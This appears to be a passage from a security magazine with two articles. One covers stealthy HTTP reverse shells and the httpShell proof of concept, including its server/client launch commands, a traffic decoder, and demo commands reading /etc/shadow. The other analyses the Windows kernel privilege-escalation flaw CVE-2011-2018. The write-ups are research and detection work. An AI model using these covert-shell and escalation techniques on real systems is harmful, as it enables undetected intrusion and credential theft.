The first two options (HTTP Method and URI Prefix) are really good ideas because they allow you to change what URI on the "HTTP server" the "HTTP client" is requesting. This was one of the places where NGRS was easily detected out of the box. The server port and proxy settings are nice to have because they ensure that we can actually get out of the network. As stated before, a lot of corporate environments employ HTTP proxies that require authentication, so being able to traverse these is a big plus. The timing/scheduling options are one of the features that really sets this shell apart from a lot of what I have seen. This application allows you to set the delay between HTTP requests (to minimize network traffic), as well as to schedule specific times of day for exchanges between the client and server (to even further reduce the traffic). It is one thing to think about a network administrator noticing a shell that is generating hundreds of requests per minute, but it is another story all together when the shell makes one HTTP request per day!

Now that we have a sense of what this application can do, lets take a look at some base-case traffic. The first thing we see is a HTTP POST request for `/cgi-bin/orderform` at host 127.0.0.1 with some data.

```
POST /cgi-bin/orderform HTTP/1.0
Host: 127.0.0.1
User-Agent: Mozilla/4.0
Accept: text/html, text/plain, image/jpeg, image/*;
Accept-Language: en
Content-Type: application/x-www-form-urlencoded

vjW5P97cS96vR970Ddtttz
```

The next thing we see is a response from the server with more opaque data:

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/plain

fjW5P97cS96vR971C870r+V5T8RpSegoDfWjnz
```

The last HTTP packet we see is another HTTP POST request from the client.

```
POST /cgi-bin/orderform HTTP/1.0
Host: 127.0.0.1
User-Agent: Mozilla/4.0
Accept: text/html, text/plain, image/jpeg, image/*;
Accept-Language: en
Content-Type: application/x-www-form-urlencoded

MjW5P97cS96vR971AfgPrf7DrjgoSjWaOjF1SdgoR92qB96QOfFjragurh6pUz/
+BqH86AAegoH86AAegmnz
```

This looks like some fairly normal HTTP traffic aside from the weird data. At first glance it doesn't appear that writing a signature for this traffic would be at all trivial, especially when consider that the `Host` header and URI are configurable by the user. The main shortcoming of this application comes when we take a look at the source. When I enter the `ls` command it is first concatenated with the password set in the configuration file, then uuencoded (very similar to base64, just older and using a different character set) and then all of the special characters are replaced with lower case alpha characters. This makes the data look like it is in fact base64 encoded, though attempting to base64 decode will result in garbage. This incorporates no cryptography and the password actually has no effect on a third parties' ability to decode the data. The following script will decode the above data:

```
#usage:
#=>python ./un_rwwwshell.py g5mAlfbknz
from binascii import a2b_uu
from sys import argv

tr = {'a':'=','b':"'",'c':')','e':':','d':'(','g':'&','f':';','h':'>','
k':',','j':'<','m':'$','l':'#','o':'%','n':'*','q':'!','p':']','s':'"',
'r':'@','u':'\\','t':'`','v':'-','z':'\n'}
input = list(argv[-1])
print a2b_uu(''.join([tr.get(input[x],input[x]) for x in
range(0,len(input))]))
```

After running it though my handy application, we see the the first request contained `supersecret$` to which the server responds `supersecretcat /etc/shadow`. From this it is clear that I configured the application to use 'supersecret' as its password. I will let the reader figure out what last request contains.

It is hard not to have mixed feelings about the stealth of this technique. The author makes no claims of cryptography, stating that this is merely a proof-of-concept application, and the casual observer is going to think that the data is base64 encoded binary data. The problem arises when we think about methods for automated detection. It would be trivial to write a signature that looks for `r+V5T8RpSegoDfWjnz` (which decodes to /etc/shadow) and a handful of other strings that are common in attack scenarios. With a defensive technique such as this there would be very few false positives and a fairly high detection rate. *Note: for this detection technique to be effective you would actually need to have at least three signatures for each malicious string. This is just the nature of b64/uu encoding*

All things considered, this is a great tool that made some definite improvements to what was available.

httpSHELL

Building upon the currently available tools, and attempting to address some of their shortcomings, we at Neohapsis Labs developed another proof-of-concept HTTP reverse shell called httpShell. The intention of this shell was to demonstrate an steganographic technique that we believe can be useful for a variety of applications requiring discretion and stealth. The goal of cryptography is to make sure that one's enemies cannot read or tamper with one's messages. The point of steganography is to make sure that one's enemies don't realize that one is transmitting messages. While previously discussed applications offer a degree of steganography in that they encapsulate their messages in HTTP packets, an in-the-know observer can easily detect, and in some cases reverse, any obfuscation techniques being implemented. The httpShell encodes transmitted data into user-provided dictionaries, hopefully making it indistinguishable from ordinary traffic. The most basic example of this would be to encode the data into valid HTML tags so that actual web pages appear to be transmitted between server (master) and client (slave). The following section will discuss this technique at further length.

Usage

While the application comes with some dictionaries, it is expected that a user will create his own to better defeat automated detection. Look at the provided example dictionaries for an understanding of how to create your own. Refer to the projects GitHub page for a description of how the various options work. The application has some baked in default settings for testing the application on your local machine. The only thing that needs to be specified is whether the application will run as server or client. *Note: for the server to run on ports bellow 1024 you will need to run as the root user on *nix*

Demo

For the purpose of a somewhat realistic demonstration, I have created client and server dictionaries to play with. I run the server(master) with the following options:

```
sudo coffee ./httpshell.coffee --host 127.0.0.1 --port 80 --secret
supersecret --clientdict ./example_files/example_client_dict2
--serverdict ./example_files/example_server_dict2 server
```

and run the client(slave) with the following options

```
coffee ./httpshell.coffee --host 127.0.0.1 --port 80 --delay 10000
--secret supersecret --clientdict ./example_files/example_client_dict2
--serverdict ./example_files/example_server_dict2 client
```

Lets take a look at what is going on here. The `host` and `port` settings describe where the server should listen and where the client should connect. The `delay` tells the client how often to send a request to the server. Here we have this set to 10000 ms, which is 10 seconds. The `secret` is set to 'supersecret' and is used for the AES256 encryption of the messages. The `clientdict` specifies what dictionary file to use for encoding/decoding messages from the client. The `serverdict` specifies what dictionary file to use for encoding/decoding messages from the server.

If we take a look at the client dictionary file, we see lines like this:

```
...
gs_upl=;
bav=on.2,or.r_gc.r_pw.,cf.osb;
fp=f5d834441ed2a5b;
biw=1920;
bih=945;
tch=1;
ech=1;
...
```

These lines look reasonably like data that might be seen in a legitimate HTTP POST request. Looking at the server dictionary file, we see some lines like these:

```
...
<application name="fx" version="8.143.71" />
<application name="fx" version="8.90.188" />
<application name="fx" version="8.26.132" />
<application name="fx" version="8.203.21" />
...
```

These are the 'dictionaries' that the shell's traffic will be encoded into.

Running the shell with the above options results in a generic looking shell on the server side. When I run a command I get well formatted responses. On the surface, nothing special seems to be happening. Lets take a look at the HTTP traffic that is going on behind the scenes:

First, we see a HTTP POST request from the client(slave):

```
POST / HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
```

```
Transfer-Encoding: chunked

184
U=2e70ea4f44d490f7; S=YBeqj4USbvTn7ZzC5v; LM=1320178066; gs_sm=
FF=2; FF=1; S=YBeq4USbvTn7ZzC5s; source=fl U=2e70ea4f43d590f7;
U=2e70ea4f43e490f7; LM=1330178066; FF=2; sclient=psy-an gs_upl= FF=7;
pbx=773 U=2e70ea4f43d590f7; source=zn sclient=psy-ad hl=se FF=4;
ID=63fc6c4537df7fc3; FF=7; bih=945 hl=es q=frank U=2e70ea4f44d490f7;
LM=1320171066; psi=Ggv-TpmOIMHOqgGhwcmxAQ.1325271835100.1
0
```

Next we see a response from the server(master):

```
HTTP/1.1 200 OK
Connection: keep-alive
Transfer-Encoding: chunked

43a
<application name="fx" version="8.143.71" /> <application name="fx"
version="8.53.36" /> <application name="fx" version="8.182.185" />
<application name="fx" version="8.219.14" /> <application name="fx"
version="8.153.247" /> <application name="fx" version="8.253.142" />
<application name="fx" version="8.174.32" /> <application name="fx"
version="8.72.114" /> <application name="fx" version="8.45.230" />
<application name="fx" version="8.227.2" /> <application name="fx"
version="8.238.72" /> <application name="fx" version="8.54.95" />
<application name="fx" version="8.69.178" /> <application name="fx"
version="8.2.226" /> <application name="fx" version="8.127.210" />
<application name="fx" version="8.143.161" /> <application name="fx"
version="8.104.35" /> <application name="fx" version="8.108.221" />
<application name="fx" version="8.198.62" /> <application name="fx"
version="8.37.168" /> <application name="fx" version="8.80.250" />
<application name="fx" version="8.6.184" /> <application name="fx"
version="8.127.210" /> <application name="fx" version="8.192.158" />
0
```

Now we see another request from the client(slave)

```
POST / HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
Transfer-Encoding: chunked

208
U=2e70ea4f43d590f7; TM=1321085899; sclient=psy-al S=YBeq4USbvsTn7ZzC5;
sclient=psy-aq FF=2; FF=6; site=analytics.google.com aql=
NID=54=RhYqE9VKtplwXYxlfbgaY_HzXNXMiKb28gPRFSUvEGp30u-cqhqT
Yxx7KnXqS5LTreKL58vh1W1ivUBWu0XDGY4Jdrl2D2wvrNhUbR9draC6rwH
p4Gm2yEK0OaEtL-_u S=YBeq4USbvsTn7ZzC5; sclient=psy-aj FF=6;
LM=1320168066; FF=5; FF=1; ID=63fc6c4537cf7gc3; ech=1 cp=1 FF=4;
U=2e70ea4f53d490f7; S=YBeq4USbvTn7ZzaC5; FF=9; hl=de U=2e70ea4f43d490g7;
ID=63fc6c4537cf7gc3; sclient=psy-ap U=2e70ea4f43d400f7;
U=2e70ea4f43d490f7;
0
```

and an empty response from the server:

```
HTTP/1.1 200 OK
Connection: keep-alive
Transfer-Encoding: chunked

0
```

The first is just the client checking to see if the server has any commands to run. The response to this request has the command "whoami" encrypted and encoded inside its data. The second request is the client responding with my username 'btoews'. The final request does nothing as there are no more commands to run.

The data is quite opaque and meaningless to either the casual on-looker or the IDS. Because the user is encourages to provide his own dictionaries, there isn't really anything that a signature could be written for. The requests and responses are valid HTTP traffic.

Shortcomings

As stated before this is a proof of concept. This tool is written in NodeJS which is an interpreted language, meaning that you will need to have Node installed in order to use the application. As with any interpreted language, if you are on a pentest it is not safe to assume that a compromised host will have the languages you want installed. It is not reasonable to compile Node on every compromised system, hence this project's status as a proof-of-concept.

This is a fairly noisy application on the network. While there are options to wait a given amount of time between requests (which helps a lot), there are still several packets per command/response. The method for this implemented by NGRS is much better in that the server (master) doesn't response to the request until it has a command that needs to be run. This requires designing and implementing some rudimentary connection-oriented protocol to run on top of HTTP (the /i/am/ready from NGRS).

This application allows the user to set a password. This password is used to AES256 encrypt messages between the client(slave) and server(master). Each message is encrypted separately which means that two identical plain-text messages will generate two identical encrypted messages. This has a number of problems, the greatest of which is that it makes the client(slave) vulnerable to replay attacks. Because there is no connection-oriented aspect to the application it is not feasible to implement nonces or message ids and hence there is no quick solution to this.

This application makes no attempts to be stealthy in the way that it runs on the client(slave) computer. If we are up against antivirus or host-based IDS in addition to network IDS this is a big problem. Again: this is a proof of concept.

Please leave me a comment and tell me about my other shortcomings.

Wishlist (the perfect shell)

I'm not sure how valuable people will find this technique of encoding malicious data into benign looking data. If there is interest, I think that the strengths of this technique

could be combined with other tools to make a production/pentest ready product. I think that the ideal would be write a C application that implements this technique. Borrowing the connection-oriented aspect of NGRS would also be desirable. In a pentest situation it is also very important to be careful about leaving a trail or being detected running on a compromised system (something that meterpreter is good at) and I think it might be worth looking into trying to include aspects of this project and the others listed above into the HTTP meterpreter. ¶

Credits

- HD MOORE - Meterpreter HTTP/HTTPS Communication
- AR SAMHURI - Next Generation Reverse Shell
- VAN HAUSER - Placing Backdoors Through Firewalls/RWWSHELL
- PENTESTMONKEY - Reverse Shell Cheat Sheet

The Story of CVE-2011-2018 exploitation

Mateusz "j00ru" Jurczyk

Exploitation of Windows kernel vulnerabilities is recently drawing more and more attention, as observed in both monthly Microsoft advisories and technical talks presented on public security events. One of the most recent security flaws fixed in the Windows kernel is CVE-2011-2018[1], a vulnerability which could potentially allow a local attacker to execute arbitrary code with system privileges. The problem affected all — and only — 32-bit editions of the Windows NT-family line, up to Windows 8 Developer Preview[2]. In this article, I present how certain novel exploitation techniques can be used on different Windows platforms to reach an elevation of privileges through this specific kernel vulnerability.

GENERAL INFORMATION

Although the original name assigned by Microsoft might imply that the vulnerability is directly related to exception handling, and the vulnerability FAQ refers to some kind of objects, I consider the information to be rather misleading, as the bug doesn't have anything to do with Windows Object Manager or any other type of objects in the common meaning. Alike, exception handling is only one of the influenced mechanisms, while the bug resides in a completely different part of the kernel - a generic dispatcher of transitions between user- and kernel-mode.

Due to the nature of the vulnerability, strictly related to custom Local Descriptor Table entries which can only be created locally (through the NtSetLdtEntries or NtSetInformationThread system services), I believe the bug is limited to a local scope. Considering that the X86-64 architecture almost entirely abandons the usage of segments, 64-bit Windows editions are not affected by the bug, by definition.

As a matter of fact, the issue was found accidentally during the development of a CrackMe program with Gynvael Coldwind. The project was an entry to the Pimp My CrackMe competition [1], and in itself was meant to become a Proof of Concept presenting how IA-32 segmentation could be used for the purpose of execution flow obfuscation. Interestingly, the application began to crash my Windows Vista machine at early stages of the project development. After the contest was finished, I started to investigate the crash dumps, and soon found out that the manifested kernel bug was exploitable on all modern NT-family operating systems. This paper attempts to document the efforts I originally made to create a reliable exploit for the Windows XP and Windows Vista/7 platforms.

1 The vulnerability was officially referred to as "Windows Kernel Exception Handler Vulnerability" in the Microsoft Security Bulletin.

2 Windows 8 Developer Preview was released on September 13, 2011, roughly three months before official patch release date.

INITIAL CRASH

The concept presented in the Pimp CrackMe challenge relied on creating numerous ring-3 code segments in a process-wide LDT structure. According to experimental tests performed with the most commonly used debugging software, making extensive use of IA-32 segmentation might cause substantial difficulty during run-time analysis of the target program's execution flow [2]. I believe this phenomenon is primarily motivated by the fact that even though custom segments are still present and supported by CPU vendors, they are almost never observed in practical applications[3], as the popular flat memory model meets all requirements of modern operating systems. Detailed information on creating custom LDT entries on Windows has been publicly available since early years of the last decade [3].

Our CrackMe implemented a simplistic virtual machine supporting around 10 instructions with a trivial CPU context and encoding scheme. Every instruction handler had its own code segment assigned to it, so that each of them could be invoked through a far call instruction. Given n virtual instructions, I intuitively decided to use the {0, ..., n−1} range of LDT indexes. Once the segment-switching code worked correctly, I began to randomly encounter Blue Screens of Death while running the program for testing purposes. *Listing 1* presents an excerpt from the crash log generated upon the occurrence of an unexpected bugcheck.

Listing 1: Initial system crash

```
TRAP_FRAME:  f572acf0 -- (.trap 0xffffffff572acf0)
ErrCode = 00000002
eax=c0000005 ebx=fffffff4 ecx=00010101 edx=ffffffff esi=00000202 edi=f572ad20
eip=8053d861 esp=f572ad64 ebp=f572ad64 iopl=0    nv up di ng nz ac po cy
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000         efl=00010093
nt!KiSystemCallExit2+0x84:
8053d861 897308    mov  dword ptr [ebx+8],esi ds:0023:fffffffc=????????
Resetting default scope

LAST_CONTROL_TRANSFER:  from 804f7bad to 80527c0c

STACK_TEXT:
f572a82c 804f7bad 00000003 fffffffc 00000000 nt!RtlpBreakWithStatusInstruction
f572a878 804f879a 00000003 00000000 c07ffff8 nt!KiBugCheckDebugBreak+0x19
f572ac58 804f8cc5 00000050 fffffffc 00000001 nt!KeBugCheck2+0x574
f572ac78 8051cc7f 00000050 fffffffc 00000001 nt!KeBugCheckEx+0x1b
f572acd8 805405d4 00000001 fffffffc 00000000 nt!MmAccessFault+0x8e7
f572acd8 8053d861 00000001 fffffffc 00000000 nt!KiTrap0E+0xcc
```

VULNERABILITY ANALYSIS

Windows trap frame is an internal structure responsible for the storage of various parts of the processor context such as general-purpose, debug and segment registers, flags and other information regarding the CPU state previous to an interrupt, exception or

3 There are several exceptions to the rule, such as the Google Chrome NaCl project which uses segmentation to facilitate its security model.

privilege switch. Although the structure is opaque and not officially documented, it is possible to obtain its definition with WinDbg and debug symbols available through Microsoft symbol server[4]. The structure used on a 32-bit version of Windows XP, Vista and 7 is presented in *Listing 2*.

Listing 2: KTRAP_FRAME structure definition

```
kd> dt _KTRAP_FRAME
nt!_KTRAP_FRAME
   +0x000 DbgEbp           : Uint4B \
   +0x004 DbgEip           : Uint4B |
   +0x008 DbgArgMark       : Uint4B |
   +0x00c DbgArgPointer    : Uint4B |
   +0x010 TempSegCs        : Uint4B |
   +0x014 TempEsp          : Uint4B |
   +0x018 Dr0              : Uint4B |
   +0x01c Dr1              : Uint4B |
   +0x020 Dr2              : Uint4B |
   +0x024 Dr3              : Uint4B |
   +0x028 Dr6              : Uint4B |
   +0x02c Dr7              : Uint4B |
   +0x030 SegGs            : Uint4B |
   +0x034 SegEs            : Uint4B | Initialized by Windows
   +0x038 SegDs            : Uint4B |
   +0x03c Edx              : Uint4B |
   +0x040 Ecx              : Uint4B |
   +0x044 Eax              : Uint4B |
   +0x048 PreviousPreviousMode : Uint4B
   +0x04c ExceptionList    : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x050 SegFs            : Uint4B |
   +0x054 Edi              : Uint4B |
   +0x058 Esi              : Uint4B |
   +0x05c Ebx              : Uint4B |
   +0x060 Ebp              : Uint4B /
   +0x064 ErrCode          : Uint4B > Initialized by CPU or Windows
   +0x068 Eip              : Uint4B \
   +0x06c SegCs            : Uint4B |
   +0x070 EFlags           : Uint4B | Initialized by CPU
   +0x074 HardwareEsp      : Uint4B |
   +0x078 HardwareSegSs    : Uint4B /
   +0x07c V86Es            : Uint4B \
   +0x080 V86Ds            : Uint4B | Optionally initialized by CPU
   +0x084 V86Fs            : Uint4B |
   +0x088 V86Gs            : Uint4B /
```

The structure is formed on the kernel stack once an exception or interrupt is generated or delivered to the processor. After one of these conditions takes place, the CPU saves the most sensitive pieces of the execution context on the stack. The number of words pushed on the stack may differ, depending on whether a privilege switch was involved in the event (see *Image 1* and *Image 2* on the facing page). More details on how IA-32 processors handle interrupts and exceptions can be found in "Intel 64 and IA-32 Architectures Software Developer's Manual", Volume 3A, section "Exception- or Interrupt-Handler Procedures" [4].

The upper part of the trap frame is completed by Windows, by manually pushing the registers and other context characteristics on the stack. The structure resides throughout the execution of an interrupt handler, and is afterwards used to restore the original context of the interrupted task, so that the breakout from regular code execution is fully transparent to the underlying software.

4 *http://msdl.microsoft.com/download/symbols*.

Image 1: Stack Usage with no Privilege-Level Change





Image 2: Stack Usage with a Privilege-Level Change



By just looking at the KTRAP_FRAME structure definition, one can deduce it can be used to store more information than just rough values of the processor registers. Specifically, the fields starting with "Dbg" and "Temp" prefixes (*DbgEbp*, *DbgArgMark*, *TempSegCs*, *TempEsp*) seem to be most interesting. As it turns out, the SegCs field not only serves as a container for the backed up cs: selector, but is also occasionally used as a marker, indicating that the interrupt exit routine should use

the *TempSegCs/TempEsp pair instead of SegCs/HardwareEsp* when returning to the previous task. Exemplary snippets of the Windows kernel code[5] making use of this specific SegCs property are shown in *Listings 3* and *4*.

Listing 3: Setting SegCs marker


```
VOID
KiEspToTrapFrame(
    IN PKTRAP_FRAME TrapFrame,
    IN ULONG Esp
    )

    (...)

        //
        //  Edit frame, setting edit marker as needed.
        //

        if ((TrapFrame->SegCs & FRAME_EDITED) == 0) {

            //  Kernel frame that has already been edited,
            //  store value in TempEsp.

            TrapFrame->TempEsp = Esp;

        } else {

            //  Kernel frame for which Esp is being edited first time.
            //  Save real SegCs, set marked in SegCs, save Esp value.

            if (OldEsp != Esp) {

                TrapFrame->TempSegCs = TrapFrame->SegCs;
                TrapFrame->SegCs = TrapFrame->SegCs & ~FRAME_EDITED;
                TrapFrame->TempEsp = Esp;
            }
        }
```

Listing 4: Examining SegCs against a marker while returning from interrupt

```
test    word ptr [esp]+TsSegCs,FRAME_EDITED
        jz      b                           ; Edited frame pop out.

        (...)
```

Considering that the numeric value of the FRAME_EDITED constant is defined as 0xFFF8, we get a clear picture of what is going on here. The kernel assumes that it is normally impossible to have *SegCs* inside a trap frame set to a value with the highest 13 bits cleared, and consequently uses such state to indicate the presence of some special condition. The structure of a segment selector on the X86 platform is presented in *Image 3*.

Image 3: Intel X86 segment selector format



5 The presented code listings are part of the Windows Research Kernel project.

The Intel X86 manuals say that the first GDT entry (index=0) is architecturally reserved, therefore all segment selectors pointing at GDT[0] (i.e. with the high 14 bits cleared) are treated as special NUL selectors regardless of the first *Global Descriptor Table* entry contents. However, there is no corresponding rule in regards to *Local Descriptor Table*, making it feasible to set up a valid code segment at LDT[0] and use it to execute code (i.e. with cs: set to a numeric value of 0007h).

As a consequence, it is possible to trick the kernel into thinking that *SegCs* value has a special, reserved meaning while it really is just a valid code selector. The effect can be achieved by creating an LDT entry with index=0, switching cs: and triggering a software interrupt (or waiting for a hardware one to occur). As shown in *Listing 5*, the kernel would then use *TempEsp* as a new stack pointer and execute an IRETD instruction with the *TempSegCs* value as its parameter. As we consider the fact that none of the fields are initialized prior to being mistakenly used, it becomes apparent that we just hit a stack-based uninitialized variable reference vulnerability.

Listing 5: Using TempSegCs and TempEsp to set up a return frame

```
jz      b                           ; Edited frame pop out.

        (...)

b:      mov     ebx,[esp]+TsTempSegCs
        mov     [esp]+TsSegCs,ebx

        (...)

        mov     ebx,[esp]+TsTempEsp
        sub     ebx,12
        mov     [esp]+TsErrCode,ebx

;
;   Copy eip,cs,eflags to new stack.  note we do this high to low
;

        mov     esi,[esp]+TsEflags
        mov     [ebx+8],esi
        mov     esi,[esp]+TsSegCs
        mov     [ebx+4],esi
        mov     esi,[esp]+TsEip
        mov     [ebx],esi
```

In almost all practical scenarios, neither *TempSegCs* nor *TempEsp* are ever filled with any data at all; the structure fields usually remain zero-ed out during the lifespan of a given process. This explains the appearance of the initial crash, including the attempt to write to the 0xfffffffc address (calculated as *TempEsp* - 4). In the current state, the flaw can only be used to trigger a Blue Screen of Death and crash the machine. Successful elevation-of-privileges exploitation relies on one's ability to control the values of *TempSegCs* and *TempEsp*; if it were possible, turning the security flaw into an Administrator's command prompt would be a matter of writing the desired payload.

During the course of several weeks after encountering the first crash, I have developed methods to successfully exploit the issue on Windows XP SP3, and later

on Windows Vista and 7; the latter part turned out to be considerably harder. Let's proceed to the juicy part.

EXPLOITATION - INITIAL NOTES

Given that the only possible way to exploit the flaw is to fill the two crucial fields in KTRAP_FRAME with non-zero (possibly controlled) values, I initially focused on looking for ways to achieve this goal. One of the most important characteristics of a trap frame is that it is almost always allocated at exactly the same place on the kernel stack. The underlying reason of this behavior is the management algorithm of the stack - when in user-mode, the kernel stack pointer is set to the top of the stack (or somewhere close to the top). Since the trap frame is the first structure allocated on the stack upon an interrupt, it is always mapped to the very same virtual address for a specific thread.

The main advantage of the above property is the fact that once filled, the values of uninitialized structure fields reside there for a really long time. On the other hand, this also means that it is not possible to write to the memory area assigned to the targeted fields in any way other than through an explicit reference to KTRAP_FRAME.

Personally, I was able to think of two potential approaches to the problem of controlling *TempSegCs* and *TempEsp*:

1. Get the kernel to fill the fields legitimately (triggering the *SegCs*-marking kernel mechanism), and then re-use those values in a malicious way.

2. Spray a region of the kernel stack below the trap frame with controlled data, and have the trap frame mapped to that lower area of the stack, so that *TempSegCs* and *TempEsp* are allocated in memory previously filled with arbitrary bytes.

As later turned out, the first idea was not applicable in real-life conditions, as the *SegCs*-marking mechanism could only be used on a trap frame describing kernel-mode code interruption, whereas our exploit was only be able to produce user-mode frames. On the other hand, the second concept proved to work on all modern Windows versions (although the technical details of how to accomplish it were different between them). Let's see how the task can be accomplished on a Windows XP/2003 platform.

WINDOWS XP EXPLOITATION


As mentioned in previous sections, the assembly presented in *Listing 7* is executed after making a wrong assumption that the saved cs: selector has a a special meaning reserved only for kernel mode use-cases. The following trap frame fields are involved in the operation:

- **TsTempEsp**: Unitialized value,
- **TsErrCode**: Irrelevant, used to back up TsTempEsp,
- **TsEflags**: The original EFlags of the interrupted code,
- **TsSegCs**: Unitialized value,
- **TsEip**: The original Eip of the interrupted code.

As a result, having the two undefined fields initialized with valid values, the faulty KiSystemCallExit2 (also known as Kei386EoiHelper) routine should be able to seamlessly return to the interrupted code, the only difference being a potentially modified cs: selector and Esp register.

During regular ring-3 thread execution, the kernel stack pointer points to a specific address, usually very close to the stack base. When a trap-frame is built, the original stack pointer is decremented by an adequate number of bytes[6]. The most common kernel stack layout observed during an interrupt or system call invocation is presented in *Image 4*.

Image 4: Typical kernel-mode stack layout



The ultimate objective is to move the *Kernel stack base pointer* towards the bottom of the stack, so that the structure is remapped into better controlled memory areas. Let's find out about possible ways to do it.


TRAP FRAME RELOCATION

Shifting the kernel stack base address is definitely not something people do purposely on a daily basis. On the other hand, it turns out that the operation is an essential part of the GUI-process management in kernel mode. Specifically, the Windows kernel provides an undocumented functionality making it possible for *win32k.sys* and other device drivers to "call-back" into user-mode. The exported kernel function implementing the feature is called *KeUserModeCallback*, and has been thoroughly examined and described by a Norwegian security researcher Tarjei Mandt, who showed that incorrect usage of the mechanism did lead to over 40 Privilege Escalation vulnerabilities in all Windows NT-family systems [5].

6 Usually 124 (7Ch) bytes, being the typical KTRAP_FRAME structure size.

Every time a user-mode callback is invoked (which happens fairly frequently for every GUI thread), the kernel saves current context information (i.e. the kernel-mode return address) on the current stack and performs a return to the less-privileged execution mode. Since the callback return context consumes some memory at the top of the stack, respective interrupts invoked from within a nested user-mode callback result in having the new trap frame allocated in the lower portions of the stack (see *Image 5*).

Image 5: Kernel stack layout after invoking a nested interrupt



